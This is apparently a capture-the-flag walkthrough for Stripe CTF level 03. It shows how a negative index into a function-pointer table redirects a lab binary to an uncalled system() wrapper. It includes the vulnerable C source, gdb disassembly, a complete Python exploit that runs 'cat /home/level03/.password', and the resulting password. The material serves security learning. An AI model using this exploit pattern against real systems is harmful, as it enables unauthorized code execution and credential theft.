

# Level 03
# Bishal Khadka

**Step 1:** First, type ***ls in level02@box*** and type ***less motd.txt*** to know more about this level.




```
level02@box:~$ ls
flask/    jinja2/   motd.txt  start.sh  werkzeug/
level02@box:~$ cat motd.txt

_______________________________
\_   ___ \__    ___/\_   _____/
/    \  \/ |    |    |    __)
\     \____|    |    |     \
 \______  /|____|    \___  /
        \/                \/

Congratulations on making it to level 2!

The password for the next level is in /home/level03/.password. As
before, you may find the files in /levels/level03 useful.
While the supplied binary mostly just does mundane tasks, we trust
you'll find a way of making it do something much more interesting.

Best of luck!
level02@box:~$
```

**Step 2:** Go to ***cd /levels/level03***, type ***ls*** and see the content on that level.




```
level02@box:~$ cd /levels/level03
level02@box:/levels/level03$ ls
Makefile   level03   level03.c
level02@box:/levels/level03$
```

It is now time to see the content in ***level03.c***.




```
#include <string.h>
#include <stdlib.h>
#include <ctype.h>

#define NUM_FNS 4

typedef int (*fn_ptr)(const char *);

int to_upper(const char *str)
{
  printf("Uppercased string: ");
  int i = 0;
  for (i; str[i]; i++)
    putchar(toupper(str[i]));
  printf("\n");
  return 0;
}

int to_lower(const char *str)
{
  printf("Lowercased string: ");
  int i = 0;
  for (i; str[i]; i++)
    putchar(tolower(str[i]));
level02@box:/levels/level03$ _
```

**Step 3:** There is a function in level03.c called ***int run(const char *str)*** which has a ***return system(str)*** which is a great vulnerability in a code. Even though this function is not called we can get the address of this function and provide its address in the exploint code and run that ***system call*** function.



```
  for (len; str[len]; len++) {}

  printf("Length of string '%s': %d\n", str, len);
  return 0;
}

int run(const char *str)
{
  // This function is now deprecated.
  return system(str);
}

int truncate_and_call(fn_ptr *fns, int index, char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
:
```


**Step 4:** You will get segmentation fault error when you provide a negative index while running ***level03*** executable. If a negative index is provided for ***funs***, at some offset the resulting pointer will point inside of ***buf***.



```
level02@box:/levels/level03$ ./level03 0 bishal
Uppercased string: BISHAL
level02@box:/levels/level03$ ./level03 -1 bishal
Segmentation fault
level02@box:/levels/level03$
```


**Step5:** Get the address of the run function. We will be brute forcing the negative index. The exploit code is borrowed from https://github.com/dividuum/stripe-ctfls

**Step 6:** To get the address of the run function, type ***gdb level03*** and then type ***disass run*** to get the address of the run function.




```
level02@box:/levels/level03$ gdb level03
GNU gdb (GDB) 7.2
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /levels/level03/level03...done.
(gdb) disass run
Dump of assembler code for function run:
   0x0804879b <+0>:     push   %ebp
   0x0804879c <+1>:     mov    %esp,%ebp
   0x0804879e <+3>:     sub    $0x18,%esp
   0x080487a1 <+6>:     mov    0x8(%ebp),%eax
   0x080487a4 <+9>:     mov    %eax,(%esp)
   0x080487a7 <+12>:    call   0x80484e0 <system@plt>
   0x080487ac <+17>:    leave
   0x080487ad <+18>:    ret
End of assembler dump.
(gdb) _
```

**Step 7:** Go to ***level02@box*** and make the python exploit filename ***exploit.py*** by typing ***nano exploit.py.***




```
level02@box:~$ nano exploit.py_
```

**Step 8:** In ***run*** variable type in the address of the run function which is ***0x804879b.*** And in the ***arg2*** variable type ***cat /home/level03/.password*** and in ***subprocess.call,*** type ***/levels/level03/level03*** to run the executable ***level03*** and check with every negative index (in my case, it is ***-13)*** which will point inside the ***buf*** buffer.




```
level02@box:~$ cat exploit.py
import struct, subprocess
run = 0x804879b
blob = struct.pack("<i", run)
arg2 = "%-31s#%s" % ("cat /home/level03/.password", blob * 20)
subprocess.call(["/levels/level03/level03", "-13", arg2])
level02@box:~$
```

**Step 9:** Finally, run the exploit code with the right address, path, and negative index and you get the password for ***level03.***



```
level02@box:~$ python exploit.py
eingaima
level02@box:~$
```

**Step 10:** Type ***su level03*** and type in the password which is ***eingaima*** that you got. Thus, you are inside ***level03@box.***



```
level02@box:~$ su level03
Password:
level03@box:~$ _
```